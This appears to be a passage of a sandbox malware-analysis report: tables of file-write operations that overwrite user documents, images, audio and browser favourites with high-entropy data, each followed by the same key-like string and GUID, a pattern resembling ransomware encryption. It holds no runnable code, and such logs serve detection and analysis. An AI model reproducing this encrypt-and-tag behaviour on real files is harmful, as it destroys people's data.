C:\Users\user\Downloads\PALRGUCVEH.png	1026	256	fd 41 76 fd 5c fd 11 fd fd 54 5e fd fd 65 2d fd fd 18 28 fd 27 34 fd fd 4a fd 32 51 3a 78 1d fd fd 13 fd 75 fd 2f 03 3d 1f 71 fd 63 3a fd fd 11 46 35 fd 7b 3b fd 67 fd 1a fd fd 6a 7b fd fd fd fd 49 fd 1f 2f 60 32 fd 0d 76 20 7a 1d fd 1b 77 0a fd fd 7c 1c fd 36 2a 6e fd fd fd fd 18 78 14 fd fd 28 54 46 fd fd fd fd fd 0f 13 2c 17 fd 50 fd fd 28 4c fd fd 20 fd 21 fd 03 fd fd 55 fd fd fd fd 65 2e fd e1 fd 04 73 fd 63 16 6a 2d 07 fd 07 fd 59 fb fd 29 fd fd 1b 4c fd 50 6d fd fd 5b fd 3c fd 21 fd 7f fd 77 fd 2e 12 fd 68 22 58 fd dd fd ba 1e fd fd 1d fd a5 fd 1e ab fd 1f 7e 17 2a fd 47 3d fd 01 17 19 fd fd 22 62 51 58 75 1b 60 fd fd 35 47 41 fd 34 16 fd 2e fd fd 60 28 75 fd fd 51 cc 24 43 fd 3a 48 62 fd 2b fd fd 14	Av\T^e-('J2Q:xu/=qc:F5{;gj{l/`2 zw|6*nx(TF,P(L !Ue.scj-Y)LPm [<!w.h"X~*G="bQXu`5GA 4.`(uQ$C:Hb+	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\PALRGUCVEH.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\PALRGUCVEH.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\PIVFAGEAAV.docx	5	1021	43 0e 35 7e 1d 4e fd fd 64 fd 08 fd 63 fd 19 fd 57 fd fd 1e fd fd 3c fd fd 35 fd 21 6a fd fd 0e 25 fd fd fd fd 2a fd fd 72 64 fd 03 79 75 3e fd 4b fd 3d 02 35 65 57 2a 3a fd fd 31 fd 30 03 fd 51 51 fd fd 4b fd fd fd 6a fd 35 40 fd 5b 7f fd 93 16 fd fd 18 03 fd fd fd fd fd fd fd 4c fd fd fd fd 3b 33 7d fd 67 75 77 53 39 23 22 fd 4a 1e fd 1d fd 4d fd fd 7c fd fd 64 22 fd 7c 40 40 fd fd fd 5a fd fd 00 fd 53 63 fd fd 6d fd 21 30 22 fd 3b 24 fd 5a 11 fd 4a 17 fd fd 33 fd 01 61 fd 10 4d fd 14 fd a2 fd 72 18 fd fd 5f 72 fd 40 fd 23 fd fd fd 15 fd 66 72 fd 79 0c 1f 05 fd 44 fd fd 2d 02 fd 2c 6e fd fd 62 10 fd fd fd 72 10 05 fd 70 fd 55 fd fd fd 25 77 7e 44 31 fd 3a fd fd fd fd 4f fd fd 52 fd fd 25 40 fd 61 26 fd fd 61 fd fd fd fd 33 fd fd	C5~NdcW<5!j%*rdyu>K=5eW*:10QQK j5@[L;3}guw9#"JM|d"|@@ZScm!0"; $ZJ3aMr_r@#fryD-,nbrpU%w~D1:OR %@a&a3	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\PIVFAGEAAV.docx	1026	256	46 46 4e 58 22 fd 26 70 18 57 fd fd 41 fd 7d fd 71 3d fd fd fd fd 16 fd 25 31 58 49 50 fd 20 fd 23 fd 5b fd fd 5e fd 4d fd 3e 27 fd 62 fd 4c 2b fd 60 fd fd 36 bd fd fd fd fd 1b fd 43 6c 34 fd fd 53 5b 76 77 59 72 fd 26 77 36 fd fd fa fd 3f 18 fd 61 29 fd 93 13 fd 1d 4b fd 14 34 4c 1a fd 46 fd 5f 1e fd 04 fd db 17 77 fd fd fd 49 07 fd fd fd 31 fd fd fd fd fd fd 30 fd 51 fd 39 77 47 41 7b c6 fd 6f fd fd 4a fd fd 27 fd fd fd fd 30 fd 47 fd 00 7f 6b 74 69 22 fd fd 44 fd 3a 00 fd 64 1c 16 fd fd 7f fd 58 fd 44 fd fd 5e 41 fd 4d 45 32 fd fd 21 fd 68 79 6d 01 fd 64 fd 1a fd 55 0a 72 fd 1e fd 6a 00 fd 3d 74 42 fd 54 0a 52 fd 4a fd fd fd fd 31 03 00 fd fd 4c 92 fd fd 31 fd fd 78 fd fd 66 72 65 20 2b 22 fd 4d 45 fd 5d 23	FFNX"&pWA}q=%1XIP # [^M>'bL+`6C l4S[vwYr&w6? a)K4LF_wl10Q9wGA{o J'0Gkti"D:dXD^AME2!hy mdUrj=tTRJ1Lxfre +"ME]#	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\PIVFAGEAAV.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\PIVFAGEAAV.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\PIVFAGEAAV.xlsx	5	1021	0c fd 3c fd 2c fd fd ee fd 51 4a 1f 65 3e fd 0d fd 78 7b 43 4d 5c 50 fd 68 fd fd 3d 55 0a 19 fd 0f 24 2e 75 fd fd 0b 08 58 fd 56 fd fd 0d 1c fd 49 67 fd 04 fd 37 fd fd 61 fd fd 6e 1f 76 22 14 58 fd 35 c1 fd 7a 44 3b 7e 17 fd fd 42 fd fd fd b2 4d fd fd fd fd 12 fd 72 3b 22 42 19 2c d8 fd fd 53 69 fd 2d 4a fd 22 6c 14 02 fd 50 39 fd fd fd 1e 40 fd 74 68 fd fd 73 04 37 4c fd 7b fd 1c 23 16 10 fd fd fd 71 27 02 24 6d fd 41 1b fd 32 2e 5c fd 6d 04 fd fd 21 fd fd fd 19 fd 52 fd 68 58 fd 5c 12 4e fd 70 07 40 33 0a 39 30 fd fd fd 87 fd 2a fd fd 1f 2e fd fd fd 0e 16 4f fd fd fd 3a 1f fd 52 2e fd fd fd fd 68 fd fd fd fd 07 fd fd 4f fd 09 fd 2b 5f 50 fd 01 fd 62 fd 1f fd fd 0c fd 4c fd 0d 31 0e 1e fd fd fd 0b fd	<,QJe>x{CM\Ph=U$.uXV Ig7anv"X5zD;~Mr;"B,Si-J"lP9@ths7L{#q'$mA .\m!RhX\Np@390*.O:R.h O+_PbL1	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\PIVFAGEAAV.xlsx	1026	256	fd 42 03 61 7f fd 70 3c 2d 64 68 fd fd 70 fd 4c 4f fd 26 2a fd 13 fd 2d 08 45 fd fd 52 fd 07 7e fd fd fd fd 2c fd fd 0e fd 69 1a fd fd 61 fd 19 05 55 fd 2f 30 28 42 fd fd fd 6d fd 12 fd 2e fd fd fd 3b 4f 6d fd fd 3d fd 05 6c fd 64 14 fd 47 fd fd fd 5a 7b fd 34 fd 0f fd fd fd 59 fd 23 2d fd 7a fd 58 fd fd 94 40 56 fd 04 fd fd fd 68 13 3b fd 60 3b 59 fd fd 58 1e fd 2a 21 29 3a 73 ab fd fd 2d fd 5f fd fd 0b fd 3b 42 fd 3f fd 64 3b 2f fd 02 fd 46 fd fd 1a 5b 07 fd 10 fd fd 16 fd 12 16 14 51 68 fd 7e fd 3f fd fd fd 7a 08 29 14 fd 64 05 fd fd 3a 72 78 fd 13 1c fd fd 23 17 fd fd 5a 5b fd 4a fd 50 4b fd 63 52 39 fd 2a 14 26 6f fd fd 56 c3 0f fd 64 fd 58 fd 64 fd fd fd 3e 20 fd fd 16 fd fd 1d fd 06 fd fd fd 20 3b fd	Bap-dhpO&*-ER~,ia/0(Bm.;Om=ldG Z{4Y#-zX@Vh;`YX*!):s-_;B?d;/F[Qh? z)d:rx#Z[JPKcR9*&oVdX d> ;	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\PIVFAGEAAV.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\PIVFAGEAAV.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\SQSJKEBWDT.jpg	5	1021	67 52 3a 75 fd fd 38 fd fd 2e 7d 31 64 64 fd fd 60 fd 40 fd 1a fd fd 1c fd 03 58 6d fd 6e 12 fd fd fd 19 fd 22 fd fd 7e 43 3e fd 7e fd 1f fd 3d fd fd 41 fd 4a 14 fd fd 59 6d 05 31 fd 56 fd 38 12 6c 24 23 5e 1e fd fd fd fd 00 41 05 fd 99 fd 61 fd fd fd 4e fd fd fd 19 fd fd fd 41 1f 4b fd 0d fd 13 73 fd fd 31 fd fd 3f 44 fd fd 3e 1d fd 14 fd 47 fd fd 34 3e fd 40 7c fd 0c fd 7d fd 72 fd fd fd fd 32 fd fd 20 2f fd 75 04 21 fd 7a fd 01 28 72 7d fd 74 57 fd fd 74 fd 2b fd fd 6d fd a4 04 1c fd 4a 2f fd 75 e0 fd 33 05 fd fd 6f 48 fd fd 5c fd fd fd 4a 2d fd fd fd 71 fd 57 fd fd fd fd fd fd 02 54 7e 4f fd fd fd 79 5a fd 61 67 10 67 14 33 fd 2e fd 7d fd 6e fd fd fd fd 08 fd fd c8 21 fd 20 fd 73 78 45 fd 72 26 fd 27	gR:u8.}1dd`@Xmn"~C>~=AYm1V8l$#^AaNAKs1?D>G4>@|}r2 /u!z(r}tWt+J/u3oH\J-qWT~OyZ3.}n! sxEr&'	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\SQSJKEBWDT.jpg	1026	256	04 10 56 fd 62 61 42 27 20 fd fd 11 fd 06 fd 6f fd 2f fd 28 fd fd 6f fd fd fd fd 48 75 fd 31 48 fd 3e fd 62 33 fd fd 25 fd fd 19 05 fd fd 6f fd 44 07 fd 4b fd 72 7f fd fd 25 f4 77 fd 6c 70 fd 31 fd 36 fd 46 fd 76 fd 33 7e fd 3c 73 fd fd fd 07 7f fd 27 fd 2f fd 16 fd fd 0b 47 08 0a 5b 27 37 fd 62 04 fd 71 fd fd 09 fd 43 fd fd e7 fd fd fd fd fd 07 fd fd fd fd 2e fd 48 fd 3f fd fd fd 66 fd fd fd 6d fd fd 40 76 46 fd 66 4e 5f fd d7 fd fd 28 48 65 3c 7f 62 1f fd 36 fd fd 13 25 fd 4c 55 3e 49 6d 7c 1a fd 2d 66 fd 2a fd fd fd fd 42 fd fd c6 fd 30 24 fd 35 64 55 fd fd 1f 68 28 35 fd 50 0f fd 22 fd 0e 2b 5b 5c 6c fd 00 fd fd fd 40 3d fd 3d 1e fd 79 fd 36 26 3f fd 23 fd 25 13 fd fd 6e fd 77 fd fd fd 1d 38 11 3e fd fd fd fd 37	VbaB'o/(oHu1H>b3%oDKrlp16Fv3~<s'/G['7bqC.H?fm@vFfN_(He<b6%LU>Im|-f*0$5dUh(5P"+[\l@==y6&?#%nw8>7	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\SQSJKEBWDT.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\SQSJKEBWDT.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\SQSJKEBWDT.xlsx	5	1021	45 fd 59 4f 0e fd fd fd 38 fd 5e fd 67 fd 54 74 64 fd 33 16 4f 49 fd fd fd fd 36 1a 3f 27 65 fd 67 44 16 67 fd fd fd 2a 78 97 13 fd 6e 5d 2f fd 62 20 4f fd 4b 61 39 fd fd fd fd 12 66 fd fd 7d fd fd fd fd 14 74 7a fd 09 fd 4a fd 5f 20 fd 7e fd 11 fd 42 3a 17 18 cd fd fd 12 13 49 30 fd 6e fd fd 28 6b cc 32 7e fd fd 64 fd fd 0c fd fd fd 56 66 6a 5e 01 1c 4e 0c fd fd fd fd fd 7f 42 fd 17 fd 32 fd 79 fd 71 fd 0d 1c 04 fd 00 fd fd 11 fd 0f 53 fd 3d 32 00 6d 01 fd 61 13 fd 30 71 5d 66 0e 34 0c 02 fd 7a fd fd 1b fd fd 1c 34 fd 77 fd fd 01 66 fd fd 6f fd 67 6d 44 fd 4f 58 fd 4a 51 7d 03 53 fd 26 57 fd 77 28 52 fd 77 2e fd 21 36 15 98 fd 7d 67 fd 72 fd 5e 11 2d fd 05 fd 6c 04 10 fd fd 2c fd 15 fd 00 75 5d fd fd 00 fd fd	EYO8^gTd3Ol6?'egDg*xn]/b OKa9f}tzJ_ ~B:I0n(k2~dVfj^NB2yqS=2m a0q]f4z4wfogmDOXJQ}SWw(Rw.!6}gr^-l,u]	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\SQSJKEBWDT.xlsx	1026	256	50 fd fd 78 63 61 fd fd fd 65 fd fd 7a 32 3f d8 fd 5e fd fd fd fd 4b 38 fd fd 04 37 75 c4 61 5d 27 24 66 45 39 24 6c fd fd 45 fd e4 13 fd 1d 5e fd 7f 72 fd 1b fd fd 40 73 fd 5e fd 4f 16 fd fd fd 48 16 52 d4 fd 38 0a fd 56 fd fd 64 32 fd 0a 6d 4a fd 54 45 fd fd fd 6b fd 1e 7d fd 7d 75 73 1a 0f fd 53 6c 1d fd 55 10 fd 5d fd d4 fd 00 05 16 02 0a 38 db fd 7d 5b 23 16 fd fd fd 08 fd fd 20 54 fd 71 27 7f fd 35 6b fd 2f 9e fd fd 75 69 fd fd fd fd 35 fd fd 66 06 18 03 33 0c fd fd 59 fd fd 3f fd 41 69 4d 0f 21 fd 0d 68 46 7f 59 7f 4e 40 fd 42 fd fd 1b fd 23 fd 57 51 6a fd 11 6a fd 5b 19 fd 17 fd 26 fd 15 24 5f fd 1a fd 66 fd 0d 18 64 fd 25 fd 7c 79 0a fd 45 fd 54 6e 30 1f 62 fd 4b 54 fd 2c 37 fd 4a 67 37 fd 61 71 26 59 fd 08 bf	Pxcaez2? ^K87ua]'$fE9$lE^r@s^OHR8Vd2mJTEk}}usSlU]8}[# Tq'5k/u5f3Y? AiM!hFYN@B#WQjj[&$_fd%|yETn0bKT,7Jg7aq&Y	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\SQSJKEBWDT.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\SQSJKEBWDT.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\SUAVTZKNFL.docx	5	1021	1c 4c fd fd fd fd 02 73 fd 59 fd fd 1e fd fd fd 20 1a 37 fd 22 fd 74 5d fd fd fd fd 3f fd fd af 71 73 76 fd 29 fd fd 31 48 fd 79 54 fd 51 45 6e fd fd fd 41 78 fd fd 2c 09 2e fd 5b 61 fd fd fd fd fd 21 33 fd fd 49 fd fd 46 13 00 68 fd 00 fd 07 1a 7e 01 fd 34 34 3c 45 fd 42 fd 1d 4c fd 2e fd 55 51 1e fd 6a 2b 29 fd 47 70 49 3a fd fd fd 19 fd fd a6 fd 34 fd 02 6b 52 49 6b fd 79 fd fd 1c fd 26 71 2f 57 2f fd fd 76 fd 2c 02 fd 58 fd fd fd fd dc fd 6e fd 73 fd fd 62 01 70 2e 26 fd fd 4c 6d 63 fd fd 75 52 fd 2d 10 2f fd 04 fd fd 0c fd 0c 7f fd 63 6d fd 22 62 fd 17 fd 77 0a 27 1b fd fd fd fd fd 55 fd fd fd 3a fd 15 fd 61 7a fd fd fd fd fd 6b 59 68 2c fd fd 74 fd 5e fd 39 28 fd fd dc fd 0a 72 7d fd 50 2a fd 52 67 49 38 fd 3d 64 fd	LsY 7"t]?qsv)1HyTEnAx,.[a!3IFh ~44<EBL.UQj+)GpI:4kRIky&q/W/v, Xnsbp.&LmcuR-/cm"bw'U:azkYh,t^ 9(r}P*gI8d	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\SUAVTZKNFL.docx	1026	256	62 7f 28 fd fd fd fd fd fd fd 18 fd 28 fd fd fd 77 fd 37 fd 5a 75 27 54 fd 1b fd 2e 6c fd d9 fd fd fd 75 fd 32 02 fd 1e 53 fd 7a 76 58 fd fd fd fd fd 25 fd fd 23 fd 41 fd fd 48 fd fd 96 55 fd 24 fd 3f 16 fd 06 17 fd fd 48 fd fd 76 0f fd 3f 34 61 fd 08 1a 18 fd 1b 5b fd 71 64 57 69 fd 62 54 fd 75 66 fd 6c fd 5a 34 65 7c fd 4a fd 04 51 fd 3c 6b 51 fd fd 69 fd 31 fd 4e fd 5f 13 fd fd fd fd 14 fd fe fd 04 79 02 fd fd 0e fd 4c fd 83 fd 48 01 1f fd 5a fd fd fd 2e fd fd 25 fd 62 54 0f 02 fd 30 73 5e 56 fd fd 5c 72 68 66 fd 23 fd fd 0f 32 fd 08 fd 56 4a 00 12 4c fd fd 2f 6e fd 68 56 24 49 47 fd 68 05 fd fd 47 fd 5d 17 9f 14 48 6a 49 fd fd fd fd 2a 21 fd fd fd 40 fd 2c 60 30 17 fd 0c 54 37 65 fd 24 fd fd 48 fd 1a 10 fd fd fd 3c 1f fd fd	b((w7Zu'T.lu2SzvX%#AHU$?Hv?a[q dWibTuflZ4e\|JQ<kQi1N_yLHZ.%bT0 s^\V\rhf#2VJL/nhV$IGhG]HjI*!@,`0T7e$H<	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\SUAVTZKNFL.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\SUAVTZKNFL.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\TQDFJHPUIU.mp3	5	1021	fd 5c fd 13 fd fd 39 06 fd 21 61 0f fd 2f fd 60 6b fd fd 54 fd fd 11 fd 13 22 fd 62 07 05 fd 0c fd fd 4a 5b fd 67 fd fd 3b 55 fd fd 24 af 27 15 58 45 fd 41 5e 32 1e 16 fd fd 36 fd 24 71 6e 61 fd fd fd 0b 19 fd fd 7b 3c 16 2a fd fd fd 29 fd 0e 2b 79 2d 4b fd fd fd 54 42 05 33 fd fd 3e fd fd 70 fd 0c 3e 43 fd 3d 17 5f 1f fd 30 01 fd fd 05 02 fd fd fd 43 fd 21 76 78 09 fd fd fd 21 20 69 05 e0 fd 5c fd 5e 21 60 fd 41 50 fd 28 fd fd fd 30 13 fd fd fd 5a fd 17 35 17 fd fd fd 44 fd 02 59 57 42 3c fd 4a fd 6b 28 fd fd 55 fd 26 73 6c fd fd 0f 29 fd 1b 64 fd 72 39 5a fd fd 6a 5e fd 0a fd fd 79 fd 18 6c fd fd 73 fd 55 fd fd 79 fd fd fd fd 71 51 fd fd fd 05 3f 2a fd 79 48 2f 2f 6f fd 27 fd 15 39 5d 2f fd f4 19 13 fd fd fd 64 46 48 fd fd	\9!a/`kT"bJ[g;U$XEA^26$qna{<*)+y-KTB3>p>C=_0C!vx!i\^!`AP(0Z5DYWB<Jk(U&sl)dr9Zj^ylsUyqQ?*yH/o'9]/dFH	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\TQDFJHPUIU.mp3	1026	256	0e 10 fd 7a 3d 1d 02 fd 5d 51 29 fd 15 4a fd fd fd 71 fd 59 33 fd fd 4c 1d 1a fd 07 fd 14 03 a4 fd fd 73 2f e3 77 fd 1e fd fd 31 fd fd 13 fd fd fd 75 58 fd fd fd fd 75 fd fd fd fd 7c 11 4e fd fd fd 74 58 76 36 e0 68 3b fd fd a8 fd fd fd 06 fd fd fd 4f fd fd fd fd fd fd 6a fd 4d 41 fd fd fd fd fd fd fd 17 5e 3a 1a 3f fd fd fd 0f 64 fd 2e 44 10 27 3f 69 fd 78 fd 3e 2e fd 12 5b 4e fd 02 fd fd fd 22 fb 36 fd 56 fd 4d 30 7f fd 2d 05 fd fd 13 52 fd fd fd fd 1f fd 2c fd fd 5d 5e 7d fd 3e 14 e4 27 fd 5e fd 22 3f fd 0b 7a fd 58 fd 5b 3c 50 78 fd fd 06 73 fd 6c fd 74 fd fd 14 fd 49 fd 55 5d 23 44 fd 72 fd fd 0d fd fd 1d 21 fd fd 06 fd fd fd 78 fd fd 38 08 6a fd fd fd fd fd 05 6e fd 2d 48 fd 4b fd 28	z=]Q)JqYLs/w1uXu|NtXv6h;OjMA^:?d.D'?ix[N"6VM0-R,]^}>'^"?zX[<PxstIU]#Dr!x8jn-HK(	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\TQDFJHPUIU.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\TQDFJHPUIU.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\Amazon.url	5	106	5d fd 76 6e fd fd fd 40 1f fd 09 0d fd 34 fd 44 fd 62 fd 5a fd fd 2d fd 7b fd 0b 71 58 7d fd 3d 19 2a 4a 60 fd 28 fd 44 fd 72 fd 58 fd fd 0d 2f 1b c5 a6 fd 2a fd 05 40 5a 03 fd 56 fd fd 34 2f fd 78 fd fd fd 16 1c 0a 00 00 fd 39 0c 14 39 fd 28 fd 4a 28 fd fd fd 3b 05 2d 5a fd fd fd 55 fd fd 74 fd fd	]v@4DbZ-{qX}=*J`(DrX/*@ZV4/x99(J(;-ZU	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Favorites\Amazon.url	111	256	23 fd fd fd 5d 65 6f 76 52 5a fd fd 42 fd 51 fd 02 2a 7b fd fd 7a fd 2e 45 2d 76 14 fd 78 fd fd 7a 05 21 0a fd 21 46 0a 1d 2f fd fd fd 60 4e 2a fd fd 0a fd fd 39 fd fd 13 fd 2c 2a 65 fd 26 7e fd 16 45 fd fd 33 72 fd 34 05 fd fd b3 fd 0b 52 39 66 fd fd 37 7a 28 fd fd 11 01 fd fd 1c 31 78 fd 13 30 01 04 fd 02 fd 4f 0a fd 4f 6b 52 17 fd 5d fd 68 65 78 fd 38 0c fd fd 26 c4 1b fd fd fd fd fd fd fd 3a fd 0b 1a 25 fd 39 fd 0c fd fd 1e 26 fd 38 fd fd fd 77 fd e9 fd 45 6d fd fd fd 1d 57 62 21 00 5c fd 47 fd a5 fd fd fd 76 fd fd 84 23 fd fd 67 78 7f fd fd 63 71 fd 39 0b fd fd fd 5b 77 fd 19 fd 01 fd fd fd fd fd 77 fd 36 5c 46 fd 58 13 52 1d 47 7f 3e 63 28 7c 43 00 6c fd 6c fd 40 fd fd fd fd 49 74 7a 2f 71 6b 63	#]eovRZB*{z.E-vxz!!F/`N*9,*e&~E3r4R9f7z(1x0OOkRhex8&:%9&8wEmb!\G#gxcq9[ww6\FXRG>c(|Cll@tz/qkc	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\Amazon.url	367	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Favorites\Amazon.url	407	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\Bing.url	5	203	fd 78 fd 22 22 19 60 3d fd fd 6d fd 57 58 44 3e fd 1c 10 fd fd 73 31 70 0e fd fd 33 46 35 69 fd 2b fd 5e 49 fd fd 58 10 27 3a 1d fd 08 5a 10 63 fd fd fd fd 0f 9f 73 1a fd 5c 64 0e fd 3f 34 fd 16 fd fd fd fd 06 42 fd 2f fd fd 2b fd 22 fd 27 fd 16 6a fd fd 71 fd 5f fd fd 53 fd fd a3 9a 72 05 7b fd 5d fd fd fd fd fd 1f 1e 6a fd 1e fd 15 fd 6c fd 72 68 fd fd 0c 5c fd fd fd 4d fd fd fd 03 fd 79 fd fd 64 55 fd 57 1a fd fd fd fd 29 af 45 fd 45 fd fd 15 fd fd 22 fd fd 3e 39 41 35 60 52 00 fd 07 3a fd 7a 49 11 fd 10 3b fd 56 fd fd fd 71 7d 5e fd fd 1e 73 fd fd 5d fd 2c fd fd	x"`=mWXD>s1p3F5i+^IX':Zs\d?4B/+'"jq_Sr{]jlrh\MydUW)EE">9A5`R:zI;Vq}^s],	success or wait	1	411859	WriteFile
C:\Users\user\Favorites\Bing.url	208	256	fd 65 fd fd fd 2b 61 fd 5d 1f fd fd fd 0a 47 0b fd 5e 59 fd fd fd 52 63 fd 28 34 01 fd 48 fd fd 1b 2d fd fd 1c 4b 46 fd 3b 73 64 fd fd fd 73 40 fd 43 fd fd 5e b2 fd 4c 0e 2b 40 29 fd 64 10 35 43 fd fd fd fd 24 79 45 1d 17 6b fd 52 31 43 fd fd fd 15 fd fd fd 68 fd 36 fd 5f 61 fd 05 fd 3b 25 23 69 3c fd 6e fd fd 73 7e fd 03 fd 74 fd fd 54 fd fd 1c fd fd 65 4c 27 fd fd 66 0f 62 4d 75 fd 67 7c fd 0f 28 59 fd fd fd fd fd fd 22 45 3c fd fd 74 2e 69 fd 04 22 fd fd 46 fd 3b 0f 31 fd fd 5f fd 2f 25 fd fd 35 77 fd fd 11 26 fd fd fd 54 fd 64 77 60 fd 53 fd fd 7a fd 71 36 36 fd fd fd fd fd 1f fd fd 2b 47 fd fd fd 3d fd fd 4f 48 0e 2b fd 29 fd 6d 24 3b fd 55 fd 24 09 49 fd 6b fd fd 91 4a 39 fd fd 1a 4b 38 fd fd 2e 0b 5d	e+a]G^YRc(4H-KF;sds@^L+@)d5C$yEkR1Ch6_a;%#i<ns~tTeL'fbMug(Y"E<t.i"F;1_/%5w&dw`Szq66+G=OH+)m$;U$IkJK8.]	success or wait	1	4115FA	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Favorites\Bing.url	464	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Favorites\Bing.url	504	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
